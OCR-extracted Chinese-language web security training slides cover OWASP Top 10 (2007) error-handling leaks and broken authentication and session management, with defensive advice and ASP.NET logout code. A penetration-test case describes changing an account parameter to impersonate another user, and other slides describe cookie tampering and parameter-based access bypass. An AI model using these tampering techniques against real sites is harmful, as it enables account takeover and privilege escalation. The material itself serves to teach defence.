
➢可以再加上**時間限制**，例如5分鐘內有效。

OWASP Top10(2007)-6
Information Leakage &
Improper Error Handling


OWASP Top 10 (2007) - 6

- **Information Leakage and Improper Error Handling**
- **Web應用程式回給前端的執行錯誤訊息中包含了敏感的資訊 。**

帶有技術資料的錯誤訊息



.Net Error Message




```
<configuration>

  <!-- forms based authentication -->
  <system.web>
    <compilation debug="false">
      <compilers>
        <compiler language="c#" type="Mi
      <assemblies>
        <add assembly="[redacted]corlib, Version
    </compilation>
```

軟體上線必須
= false

(回歸成預設值)

防護建議

- 客製應用系統自己的錯誤訊息畫面
  - ✓使用Try-Catch Exceptions 來處理
  - ✓客製預設的錯誤訊息
  - ✓→ Return 200 Status Code
  - ✓錯誤訊息不要太明確
    - 例如:登入錯誤
- 技術性細節的錯誤訊息不要傳給前端
  - ✓可儲存在後端的Log系統來協助除錯


OWASP Top10(2007)-7
Broken Authentication & Session Management

OWASP Top 10 (2007) - 7


- **Broken Authentication and Session Management**
- **Web應用程式中自行撰寫的身份驗證相關功能有缺陷**
  - ✓身份檢查被繞過
  - ✓身份權限移轉

範例:某次滲透測試案例

- 先合法以 test1登入 →修改 issuer_account 值成其他帳號(test2)→轉換身分




範例:某次滲透測試案例(cont.)



範例:某次滲透測試案例(cont.)

- 修改驗證晶片卡相關的程式



範例:某次滲透測試案例(cont.)

- 轉換身分成功(→ test2)，可順利修改他人的資料。

Cookie Poisoning/Spoofing

- 竄改瀏覽器發出訊息中的Cookie
  - ✓變換身份 → 提升權限
- 常見情況 – Cookie 中存在類似以下情況
  - ✓uid : 整數
  - ✓username : 字串
  - ✓admin : 0/1/Y/N
  - ✓permission : 整數/字串

有風險的存取控制

- 使用網頁參數
  - ✓http://www.test.com.tw/UserDataManagement/UserDataEdit.aspx?access=read
  - ✓http://1XX.XX.XX.XX/weeklyReport/listEachPerson.asp?person=admin
  - ✓表單隱藏欄位中夾帶一個access=user
- 使用referer header
  - ✓Strong Access Control to "/admin.aspx"
  - ✓After that, access control depends on verifying referer header.

防護建議

Authentication

- ✓使用強密碼
- ✓可被竄改的資料不要拿來做為唯一的認證基礎
  - – IP addresses 、address range masks、 DNS or reverse DNS lookups、referrer headers …
- ✓設定密碼生命週期
- ✓密碼錯誤數次即鎖住帳號(或是延時機制)
- ✓Challenge / Response
- ✓別讓前端使用者有機會關閉你的認證機制

防護建議(cont.)

- ✓管理者可以暫時關閉帳號
- ✓別以明文方式在網路上傳遞密碼
  - Use SSL
    - Do not allow the login process to start from an unencrypted page
  - 密碼一般情況下不需要回傳給前端使用者
- ✓別以明文方式儲存密碼
  - Hash / Encryption
- ✓對於機敏性非常高的網頁功能:
  - Two step confirmation
  - Re-Authentication
  - Two-factor Authentication

防護建議(cont.)

- ✓修改個人密碼
  - 登入之後才能進行
  - Re-authentication
  - 千萬別讓使用者有任何機會操縱要修改的帳號
  - SSL 加密傳輸
  - 通知使用者(by email)
- ✓忘記密碼
  - 不好的做法: “我家小狗名稱 ??”
  - Send a unique time-limited unguessable single-use recovery URL to user’s email provided during registration.

防護建議(cont.)

- **Session Management**
  - ✓ **Session Tokens' Protection**
    - **加密保護(SSL / 自行對內容加密)**
    - **如果使用cookie傳送**
      - 限制 cookie scope (domain & path)
      - Cookie 要設定 secure flag
    - **如果前端瀏覽器不允許使用cookie**
      - 別以 URL參數方式進行傳遞
        - Referer header
        - Browsing History
      - 較佳：Store cookies in the hidden field in the POST form data (+SSL/ Encryption)
    - **別以明文方式儲存在Log中**

防護建議(cont.)

- ✓Logout( ) !
  - 清除所有存放於後端的 session 資料
  - 讓 session token 失效

```
this.Session.Abandon();
this.Session.Clear();
```

```
if (this.Request.Cookies["ASP.NET_SessionId"] != null)
{
    this.Response.Cookies["ASP.NET_SessionId"].Value = "";
}
```

